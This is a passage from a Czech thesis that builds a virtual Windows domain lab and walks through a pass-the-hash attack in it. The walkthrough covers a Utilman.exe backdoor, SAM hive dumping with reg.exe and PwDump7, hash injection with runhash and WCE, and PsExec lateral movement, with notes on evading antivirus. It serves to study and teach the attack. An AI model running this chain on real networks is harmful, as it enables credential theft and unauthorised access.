pshtoolkit	nelze	funkční	nelze
pwdump	funkční	funkční	funkční
WCE	funkční	funkční	funkční
runhash	funkční	nelze	funkční
skript	funkční	funkční	funkční

Pro následující simulaci útoku pass-the-hash v navrženém prostředí bude k získání hashe využito skriptu pro zálohu větev registrů. Byl zvolen z důvodu využití pouze nástrojů integrovaných v operačním systému Windows. Antivirový program tedy nikdy nevygeneruje poplašnou zpárvu. Totéž platí i pro vzádlené spuštění, kdy se využívá nástrojů Windows Sysinternals, které byly vyvinuty pro souběžný chod se systémem Windows. Získané soubory poté mohou být extrahovány jakýmkoliv dostupným nástrojem.

K provedení změny NTLM údajů aktivní logon relace budou zvoleny nástroje WCE a runhash. Oba dva vykázaly nízkou míru detekce antivirovým programem, a tudíž jsou vhodné pro nasazení v reálném prostředí. Program WCE navíc umožňuje nejen změnu NTLM údajů, ale také krádež Kerberos tisketů a jejich následné použití pro přístup k potřebným službám. Oba dva programy jsou také funkční na všech současně dostupných operačních systémech Microsoft Windows i obou architekturách x64 a x86.

5 NÁVRH TESTOVACÍHO PROSTŘEDÍ

Návrh sítě pro demonstraci reálného schématu útoku Pass the hash je zobrazen na obr. 5.1. Celá síť, včetně operačních systémů, je plně virtualizovaná pomocí programu VMware Workstation 10.



Obr. 5.1: Schéma testovacího prostředí

Všechny cílové stanice se nachází v jedné lokální síti za účelem společné komunikace a běží na nich plně aktualizovaný operační systém Windows 7 a Windows XP. Počítače PC2 a PC3 spadají také do Windows domény s názvem „PTHLAB“. Administrátorský účet A05 je na obou stanicích pouze lokální. Ostatní uživatelé mají přístup do domény.

Tato doména je řízena serverem s operačním systémem Windows Server 2008 R2. Serveru jsou přiřazeny 2 role:

- role řadiče domény,
- role souborového serveru,
- role DNS serveru.

Role řadiče domény má za účel spravovat data active direcotry a komunikaci mezi uživateli i samostatnými doménami. V případě testovacího prostředí je hlavním

cílem této role řídit procesy přihlášení a ověřování jednotlivých uživatelů v rámci domény PTHLAB.

Souborové servery slouží k přístupu k souborům a jejich správě. Tato role byla zavedena z důvodu ověření útočníkova postupu sítí. Každému uživateli v rámci domény je přidělena složka pojmenovaná podle názvu účtu, do které má přístup pouze on. Pokud útočník úspěšně provede útok pass the hash a kompromituje nějaký z uvedených privilegizovaných účtů, získá přístup právě do složky daného uživatele.

Uživatelské účty používané v navrženém prostředí jsou uvedeny na obrázku 5.1. Přehled umístění stanic v rámci testovací LAN sítě VMNET2, použitých uživatelských účtů a jejich přístupových hesel je vynesen do tabulky 5.1.

Tab. 5.1: Přehled koncových stanic a uživatelských účtů

stanice	Operační systém	Uživatelé	Hesla	Doména
PC1	Windwos 7	A05	Yaq;+wsx	-
PC2	Windwos 7	A05 B05	Yaq;+wsx R1i2N3g4	PTHLAB
PC3	Windwos 7	B05 Administrator	R1i2N3g4 D0m@!nAdmin	PTHLAB
SERVER	Windwos Server 2008 R2	Administrator	D0m@!nAdmin	PTHLAB

5.1 Zprovoznění testovacího prostředí

5.1.1 Windows Server 2008

Aby bylo možné server použít jako doménový řadič je nutné mu přidělit výše zmíněné role

Instalace role doménového řadiče

Instalace doménového řadiče a nastavení ptořebné domény se spustí příkazem

```
dcpromo
```

zadaným v příkazovém řádku. Jedná se o nástroj (Domain Controller Promoter) v rámci Active directory, který spravuje služby active directory domény a vytváří řadiče domény.

Při instalaci první domény bude defaultně nastavený administrátorský účet povýšený na správce domény. Je tedy nutné mu přiřadit odpovídající heslo. To se provede příkazem:

```
net user Administrator D0m@!nAdmin /passwordreq:yes,
```

kde „Administrator“ značí účet a „D0m@!nAdmin“ přiřazené heslo.

FQDN, tedy Fully Qualified Domain Name bylo nastaveno na „pthlab.com“. Jedná se o doménové jméno, které přesně určuje umístění počítače ve stromové struktuře.

Správně vytvořenou doménu je možné ověřit po zadání do příkazové řádky:

```
nltest /dsgetdc:<jméno_domény>,
```

Na obrázku 5.2 je zobrazen výstup pro název „pthlab.com“ a je patrné, že úspěšně vznikl doménový kontrolér s adresou serveru a doména byla úspěšně vytvořena.

```
C:\Users\Administrator>nltest /dsgetdc:pthlab.com
           DC: \\Server.pthlab.com
      Address: \\192.168.1.1
     Dom Guid: 524e00d1-eff7-4ba3-a4a7-092d8df92eda
     Dom Name: pthlab.com
  Forest Name: pthlab.com
 Dc Site Name: Default-First-Site-Name
Our Site Name: Default-First-Site-Name
        Flags: PDC GC DS LDAP KDC TIMESERV GTIMESERV WRITABLE DNS_DC DNS_DOMAIN
DNS_FOREST CLOSE_SITE FULL_SECRET WS
The command completed successfully
```

Obr. 5.2: Ověření vytvořené domény

Nyní je nutné nastavit, které koncové stanice budou mít do domény přístup a které uživatelské účty se budou moci vůči active directory ověřit.

Do domény byly přidány stanice s konkrétními uživatelskými účty:

- PC2 - B05
- PC3 - B05, Administrator

Při vytváření stanic, bylo nutné specifikovat heslo, o které je uživatel požádán při přidávání konkrétního počítače do domény. Hesla byla ponechána stejná jako v tab. 4.3.

Instalace DNS serveru


Instalace DNS serveru je nutná pro správný chod doménového řadiče. V průběhu jeho instalace je tedy třeba nainstalovat službu DNS. Instalace požadované role proběhla automaticky.

Instalace role souborového serveru

Tato role byla serveru přiřazena automaticky po samostatné instalaci. Je tedy třeba pouze vytvořit sdílené složky a přidělit jim potřebná oprávnění. Pro uživatele B05

a Administrator byly vytvořeny složky `<uživatelské_jméno>-files"`, které obsahují textový soubor, jehož otevřením a pozměněním se ověří úspěšnost útoku. K jednotlivým složkám v módu zápisu mají přístup pouze uživatelé uvedení v jejich názvu s výjímkou účtu Administrátor, jenž má přístup ke všem.

Použitá oprávnění u složky B05-files jsou zobrazena na obrázku 5.3. Analogicky byla vytvořena práva i pro složku Administrator-files.



Obr. 5.3: NTFS oprávnění složky B05-files

Ověřit správné sdílení i oprávnění k daným složkám lze příkazem:

```
net share <jméno_sdílené_položky>,
```

```
C:\Users\Administrator>net share B05-files
Share name         B05-files
Path               c:\B05-files
Remark
Maximum users      No limit
Users
Caching            Manual caching of documents
Permission         PTHLAB\Administrator, FULL
                   PTHLAB\B05, FULL

C:\Users\Administrator>net share Administrator-files
Share name         Administrator-files
Path               c:\Administrator-files
Remark
Maximum users      No limit
Users
Caching            Manual caching of documents
Permission         PTHLAB\Administrator, FULL
```

Obr. 5.4: Oprávnění sdílených složek

5.1.2 Uživatelská stanice

Aby bylo možné uživatelské stanice připojit do domény, je nutné, aby se nacházely ve stejné síti (192.168.1.0/24) a měly správně nastavenou IP adresu DNS serveru. To je vyžadováno pro správné přeložení doménového názvu a pro komunikaci se stanicemi uvnitř domény (vč. doménového kontroléru).

Správné nastavení IP adres stanice PC2 je uvedeno na obr. 5.5. Analogicky byly zvoleny IP adresy i u dalších stanic.

V tabulce 5.2 jsou uvedeny veškeré zvolené IP adresy a jejich přiřazení k jednotlivým stanicím.


Tab. 5.2: Přehled IP adres přidělených koncovým stanicím

stanice	IP adresa	DNS server	Doména
PC1	192.168.1.11	-	-
PC2	192.168.1.12	192.168.1.1	PTHLAB
PC3	192.168.1.13	192.168.1.1	PTHLAB
SERVER	192.168.1.1	-	PTHLAB

Pro účely demonstrace útoku nepotřebuje mít stanice PC1 přidělenu žádnou IP adresu DNS serveru, jelikož se nachází mimo doménu PTHLAB, a není tedy nutné

překládat její název. U Windows serveru není přiřazena proto, že sám má přiřazenou roli lokálního DNS serveru a nepředpokládá se přístup do sítě internet.

K přidání stanice do požadované domény je nutné specifikovat potřebnou doménu a název počítače, pod kterým bude v rámci domény vystupovat.



Obr. 5.5: IP adresy přidělené stanici PC2

V testovací síti se jedná o doménu pthlab.com a název PTHPCx. Po zadání potřebných údajů a ověření konektivity k doménovému kontroléru je uživatel vyzván k zadání přihlašovacích údajů pro přístup k doméně, které již byly dříve nastaveny na Windows serveru. Po jejich ověření se počítač či uživatel stává součástí domény.Tímto způsobem byly do domény přidány stanice PTHPC1 a PTHPC2.

Ze strany serveru je možné úspěšné připojení uživatelů do domény ověřit příkazem:

```
net stat <uživatelké_jméno>
```

Na obrázku je 5.6 jsou zobrazeny podrobné údaje o doménovém účtu B05.

```
C:\Users\Administrator>net user B05
User name                    B05
Full Name                    B05
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            3/9/2014 3:10:10 PM
Password expires             Never
Password changeable          3/10/2014 3:10:10 PM
Password required            Yes
User may change password     No

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   3/9/2014 3:23:42 PM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users
```

Obr. 5.6: Údaje o doménovém účtu

5.2 Demonstrace útoku v navrženém prostředí

Pro provedení útoku se předpokládá, že útočník získal jakýmkoliv způsobem přístup k nedostatečně zabezpečené stanici v rámci sítě. V simulaci byl vytvořen uživatelský účet s názvem Attacker, který je následně upraven tak, aby z něj bylo možné provádět veškeré kroky potřebné pro postup sítí při útoku. V případě testovací sítě se jedná o stanici PC1.

5.2.1 Získání administrátorských práv

Pro vytvoření útočníkova účtu a přidělení administrátorských práv bylo využito tvz. „backdoor“, tedy metody, která umožňuje obejít běžnou autentizaci bránící neoprávněnému využití počítače.

Po spuštění systému Windows 7 je na přihlašovací obrazovce ikona, jež umožňuje spuštění nástroje Utilman.exe, který usnadňuje užívání počítače. Tento soubor se nachází v systémové složce

```
C:\Windows\System32\Utilman.exe
```

Ke spuštění je využit jednoduchý příkaz, který otevře program s přesným názvem a z konkrétního umístění. Pokud je nástroj Utilman.exe nahrazen jiným, který je shodně pojmenovám a uložen na stejném místě, bude spuštěn tento soubor. Toho bylo využito k získání administrátorksého přístupu k příkazové řádce.


Obr. 5.7: Ikona pro spuštění nástroje Utilman.exe

Za chodu systému Windows nemůže běžný uživatel upravovat systémové soubory. K tomu je zapotřebí převzít jejich vlastnictví a přidělit potřebné skupině uživatelů práva pro čtení a zápis. Měnit tato oprávnění mají pouze uživatelé s administrátorskými právy. Z toho plyne, že není možné ze standartního účtu tuto metodu použít.

Z toho důvodu byl opět použit alternativní systém, jenž může být spuštěn přímo z USB disku. V něm byl původní soubor Utilman.exe přejmenován a byla vytvořena kopie nástroje cmd.exe, jež byla pojmenována jako původní soubor – Utilman.exe.

Nyní, když je počítač restartován, je možné spustit příkazovou řádkou stejnou ikonou jak na obr. 5.7.

Jelikož není přihlášen žádný uživatel, nejsou příkazové řádce přidělena žádná omezená oprávnění a je tedy spuštěna s administrátorskými právy.



Obr. 5.8: spuštění příkazové řádky s administrátorskými právy

Nyní byly použity příkazy

```
net user Attacker attacker /add,
net localgroup administrators Attacker /add
```

První příkaz vytvořil uživatelský účet Attacker a přidělil mu heslo attacker. V druhém kroku byla tomuto účtu přidělena administrátorksá práva.

Není nutné vytvářet přímo nový uživatelský účet. Z příkazové řádky je možné změnit heslo či oprávnění u stávajících účtů, případně povolit původně zakázaný administrátorský účet.

5.2.2 Nastavení účtu Attacker

Jelikož při demonstraci bude nutné přenášet zkopírované soubory potřebné pro extrakci SAM databáze, je třeba vytvořit vytvořit sdílenou síťovou složku, kam budou soubory umístěny. Ty je možné také extrahovat vzdáleně, ovšem v tom případě je útočník vystaven nebezpečí, že na kompromitované stanici běží antivirová ochrana, která program pro extrakci může detekovat.

Pro zkopírování databáze se používá pouze nástrojů pro správu registrů integrovaných do systému Windows, takže na vzdálené stanici antivirový program nikdy nevygeneruje poplašnou zprávu. Předpokládá se, že útočník má kontrolu nad PC1, tudíž je na něm antivirová ochrana zakázána.

Na PC1 byla vytvořena tedy složka

`C:\Attacker-files`,

v níž byla omezena oprávění. Ke složce má plný přístup pouze uživatel Attacker viz obr. 5.9.

```
C:\Users\Attacker>net share

Název
sdílené
položky      Prostředek                          Poznámka

-------------------------------------------------------------------------------
IPC$                                             Vzdálený IPC
C$           C:\                                 Výchozí sdílená položka
ADMIN$       C:\Windows                          Vzdálený správce
Attacker-files
             C:\Attacker-files
Příkaz byl úspěšně dokončen.


C:\Users\Attacker>net share attacker-files
Název sdílené položky      Attacker-files
Cesta                      C:\Attacker-files
Poznámka
Maximum uživatelů          Bez omezení
Users
Ukládání do mezipaměti     Ruční ukládání dokumentů do mezipaměti
Oprávnění                  PC1\Attacker, FULL

Příkaz byl úspěšně dokončen.
```

Obr. 5.9: Oprávnění sdílené složky

Pro vzdálený přístup k dané složce je ovšem nutné se autentizovat jako uživatel Attacker, a tudíž musí být uživatelskému účtu přiděleno i heslo. To bylo nastaveno již v předchozích krocích.

5.2.3 Získání hashe hesel na PC1

K získání potřebých souborů pro extrakci hashe ze SAM databáze byl využit skrip popsaný v kapitole 4.1.6. Změněna byla pouze složka, kam se záloha větev registrů uloží. Jedná se o složku „Attacker-files“. Název ukládaných souborů byl změněn na SAMPC1.file a SYSTEMPC1.file

Po úspěšném spuštění skriptu se potřebné soubory nachází ve zvolené složce a je možné provést jejich extrakci pomocí programu pwdump a získat tak uživatelská jména a hash odpovídající jejich heslům.

Extrahování se provede příkazem:

```
PwDump7.exe -s C:\Attacker-files\SAMPC1
C:\Attacker-files\SYSTEMPC1 > PC1hash.txt
```

```
C:\Attacker-files>type PC1hash.txt

Administrator:500:NO PASSWORD**********************:31D6CFE0D16AE931B73C59D7E0C089C0:::
Guest:501:NO PASSWORD**********************:NO PASSWORD**********************:::
A05:1000:NO PASSWORD**********************:7919BF72242D9E781C6244886F4D648A:::
Attacker:1001:NO PASSWORD**********************:9306168C2CC4FD6A0EB3849114F58098:::
```

Obr. 5.10: Hash uživatelských hesel na PC1

a získané hashe budou uloženy do textového souboru local.txt. Jeho obsah je zobrazen na obr. 5.10

Nyní již byly získány všechny potřebné údaje k provedení útoku pass the hash a získání kontroly nad stanicemi, na kterých se vyskytuje účet A05.

5.2.4 Pass the hash na stanici PC2

K provedení útoku pass the hash byl použit program runhash.exe (viz 5.2.4), který vkládá získaný hash do paměti procesu lsass.exe.

Nejprve byl řádek v získaném textovém souboru s uživatelským jménem A05 upraven tak, aby odpovídal formátu podporovanému programem runhash.exe. Bylo tedy nutné nahradit řetězec NO PASSWORD********** označující nepřítomnost LM hashe odpovídajícím počtem 0.

Poté byl již spuštěn samostatný program runhash se specifikovaným hashem a parametrem „cmd.exe“, který označuje program, jenž bude spuštěn pod zvoleným uživatelským jménem.


V nově otevřeném okně bylo ověřeno spuštěním programu wce.exe, že byla skutečně vytvořena nová uživatelská relace se zadaným hashem.

```
C:\>runhash32.exe A05:1000:00000000000000000000000000000000:7919BF72242D9E781C6244886F4D648A:::
    cmd.exe
RunHAsh v1.0 - Copyright (C) 2010 Bjorn Brolin, Truesec (www.truesec.com)
Username: A05
Domain: .
Starting process... Done!
Found Lsass pid: 500
Lsass process open
Searching for matching token secrets...
Found possible primary token
Found real token
Found match
Patching token secrets... Done!
```

```
Správce: C:\Windows\system32\cmd.exe

C:\>wce.exe
WCE v1.42beta (Windows Credentials Editor) - (c) 2010-2013 Amplia Security - by Hernan Ochoa

Use -h for help.

A05:.:00000000000000000000000000000000:7919BF72242D9E781C6244886F4D648A
Attacker:PC1:EFA24F4DBD1A3EA4944E2DF489A880E4:9306168C2CC4FD6A0EB3849114F58098
```

Obr. 5.11: Spuštění programu cmd.exe pod uživatelským účtem A05

Jelikož je příkazová řádka spuštěna pod uživatelem A05, je nyní možné se pomocí ní připojit k další stanici v síti obsahující stejného uživatele, bez nutnosti zadávání hesla. K tomu slouží program PSexec.exe. Jedná se o utilitu založenou na bázi telnetu, která umožňuje spuštění jakéhokoliv příkazu na vzdáleném operačním systému.



Obr. 5.12: Ověření útoku pass the hash na stanici PC2

Příkazem

```
PSexec.exe \\192.168.1.12 cmd.exe
```

bude na stanici se zadanou IP adresou spuštěn cmd.exe, jenž otevře příkazovou řádku daného systému. Tímto krokem byl získán přístup ke stanici PC2. Zadáním příkazu ipconfig bylo ověřeno, že příkazová řádka je spuštěna na systému s IP adresou 192.168.1.12. Zobrazení jména momentálně přihlášeného uživatele a názvu počítače lze provést spuštěním whoami z příkazové řádky. Z obr. 5.12 je patrné, že útok pass the hash byl úspěšný a byl získán přístup k počítači PC2 pod uživatelským jménem A05.

5.2.5 Získání hashe hesel na PC2

Po získání přístupu na další stanici je možné ověřit, zda-li se nachází v konkrétní doméně a jestli na ní existují nějaké doménové účty. Ty představují cestu, jak se útočník může dostat až k nejvyššímu doménovému účtu administárotra a získat přístup ke všem službám v doméně.

Jestli je stanice členem domény, lze ověřit příkazem systeminfo a vyhledáním řádku s názvem domény. V případě, že se stanice nachází v doméně, je možné si nechat zobrazit zadáním „net user /domain“ veškeré doménové účty nacházející se na kompromitované stanici.

```
C:\Windows\System32>systeminfo

Název hostitele:                          PC2
Název operačního systému:                 Microsoft Windows 7 Ultimate
Doména:                                   pthlab.com
Přihlašovací server:                      \\SERVER

C:\Windows\System32>net user /domain
Požadavek bude zpracován na primárním řadiči domény pthlab.com.


Uživatelské účty pro \\server.pthlab.com

-------------------------------------------------------------------------------
B05                      Guest
```

Obr. 5.13: Zobrazení doménových účtů

Z obr. 5.13 je patrné, že stanice PC2 se nachází v doméně pthlab.com a obsahuje jeden doménový účet s názvem B05.

Nyní je možné obdobným způsobem získat hash účtu B05 a následně jej využít pro získání kontroly nad prvním doménovým účtem.

Spuštěním jednotlivých příkazů

```
reg.exe save HKLM\SYSTEM C:\SYSTEMPC2,
reg.exe save HKLM\SAM C:\SAMPC2
```

ze skriptu CopySAM se zkopíruje SAM databáze do složky C: na vzdáleném počítači. Nyní je třeba tyto soubory přenést na počítač útočníka pro bezpečnou extrakci. K tomu byla využita sdílená složka Attacker-files, jejíž připojení na PC2 se provede zadáním:

```
net use x: \\192.168.1.11\Attacker-files /user:Attacker attacker.
```

Parametr „x:“ označuje písmeno, pod jakým bude složka namapována, „/user:Attacker attacker“ představují uživatelské jméno a heslo nutné k přístupu k dané složce.

Po úspěšném namapování síťové položky je možné získanou SAM databázi zkopírovat pomocí nástroje xcopy se sytaxí:

```
xcopy <zdrojový_soubor> <cílový_adresář>,
```

kde `<zdrojový_soubor>` přestavuje získané soubory SAMPC2 a SYSTEMPC2 a cílový adresář namapovaný síťový disk, tedy „X:“.

Po úspěšném zkopírování souborů na útočníkovu stanici je možné síťový disk opět odpojit příkazem:

```
net use x: /delete.
```

Nyní byly zkopírované soubory extrahovány obdobně jako v kapitole 5.2.3 a výstup zapsán do souboru PC2hash.txt:

```
PwDump7.exe -s C:\Attacker-files\SAMPC2
C:\Attacker-files\SYSTEMPC2 > PC2hash.txt
```

Získané hashe ze stanice PC2 jsou zobrazeny na obr. 5.14

```
C:\Attacker-files>type PC2hash.txt

Administrator:500:NO PASSWORD**********************:31D6CFE0D16AE931B73C59D7E0C089C0:::
Guest:501:NO PASSWORD**********************:NO PASSWORD**********************:::
B05:1000:NO PASSWORD**********************:3026D3BA758865ADC9998BB66F235D99:::
A05:1001:NO PASSWORD**********************:7919BF72242D9E781C6244886F4D648A:::
```

Obr. 5.14: Hash uživatelských hesel na PC2

5.2.6 Pass the hash na stanici PC3

Nejprve musel být řádek v získaném textovém souboru s uživatelským jménem B05 opět upraven tak, aby mohl být použit programem runhash.exe.

Jelikož se ovšem jedná o doménový účet, je nutné specifikovat potřebnou doménu. Její název byl útočníkem zjištěn v kapitole 5.2.5.

```
C:\>runhash32.exe pthlab.com\B05:1000:00000000000000000000000000000000:3026D3BA758865ADC9998BB66F235D99:::
    cmd.exe
RunhAsh v1.0 - Copyright (C) 2010 Bjorn Brolin, Truesec (www.truesec.com)
Username: B05
Domain: pthlab.com
Starting process... Done!
Found Lsass pid: 500
Lsass process open
Searching for matching token secrets...
Found possible primary token
Found real token
Found possible primary token
Found real token
Found possible primary token
Found real token
Found match
Patching token secrets... Done!
```

```
Správce: C:\Windows\system32\cmd.exe

C:\>wce.exe
WCE v1.42beta (Windows Credentials Editor) - (c) 2010-2013 Amplia Security

Use -h for help.

B05:pthlab.com:00000000000000000000000000000000:3026D3BA758865ADC9998BB66F235D99
Attacker:PC1:EFA24F4DBD1A3EA4944E2DF489A880E4:9306168C2CC4FD6A0EB3849114F58098
```

Obr. 5.15: Spuštění programu cmd.exe pod doménovým uživatelským účtem B05

Parametr tedy bude vypadat následovně:

```
pthlab.com\B05:1000:00000000000000000000000000000000:
3026D3BA758865ADC9998BB66F235D99:::
```

Poté byl již spuštěn samostatný program runhash se stejnými parametry jako v kapitole 5.2.4. Ověření proběhlo obdobným způsobem, tedy zobrazením aktivních relací pomocí wce.exe (obr. 5.15).

Pro spuštění příkazové řádky na vzdálené stanici s IP adresou 192.168.1.13 obsahující stejný doménový účet B05, byl opět využit nástroj Psexec.

```
C:\Windows\system32>ipconfig

Konfigurace protokolu IP systému Windows
Adaptér sítě Ethernet Připojení k místní síti:

   Přípona DNS podle připojení . . . :
   Místní IPv6 adresa v rámci propojení . . . : fe80::5c31:4b27:6f44:7dc9%11
   Adresa IPv4 . . . . . . . . . . . . : 192.168.1.13
   Maska podsítě . . . . . . . . . . . : 255.255.255.0
   Výchozí brána . . . . . . . . . . . : 192.168.1.1

C:\Windows\system32>whoami
pthlab\b05
```

Obr. 5.16: Ověření útoku pass the hash na stanici PC3

Úspěšné provedení útoku je zobrazeno na obr. 5.16. Po zadání „whoami“ je patrné, že útočník se úspěšně přihlásil na doménový účet B05 na stanici PC3.

5.2.7 Přístup na server

Jelikož je známé, že serveru v testovací doméně byla přiřazena role souborového serveru, je možné si nechat zobrazit připojené síťové disky daného uživatele.

K tomu slouží příkaz

```
net use.
```

Výstup je uveden na obr. 5.3. Je tedy patrné, že uživatel B05 má na serveru složku se soubory, ke kterým má přístup pouze on.

Po zobrazení obsahu složky je útočníkův přístup k souborům otestován otevřením textového souboru v příslušném adresáři.

Nyní byl získán přístup k privátním souborům uživatele B05 a útočník si je může zkopírovat obdobným způsobem, jak tomu bylo v případě kopírování nově získané SAM databáze.

```
C:\Windows\System32>net use
Stav       Místní     Vzdálené                      Síťové
-------------------------------------------------------------------------------
OK           Z:        \\server\B05-files          Microsoft Windows Network
